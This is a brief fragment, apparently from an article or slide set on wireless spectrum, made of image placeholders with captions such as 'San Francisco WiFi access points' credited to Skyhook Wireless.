
  consumer electronics




San Francisco WiFi access points

Source: skyhookwireless

Spectrum revisited




Spectrum revisited



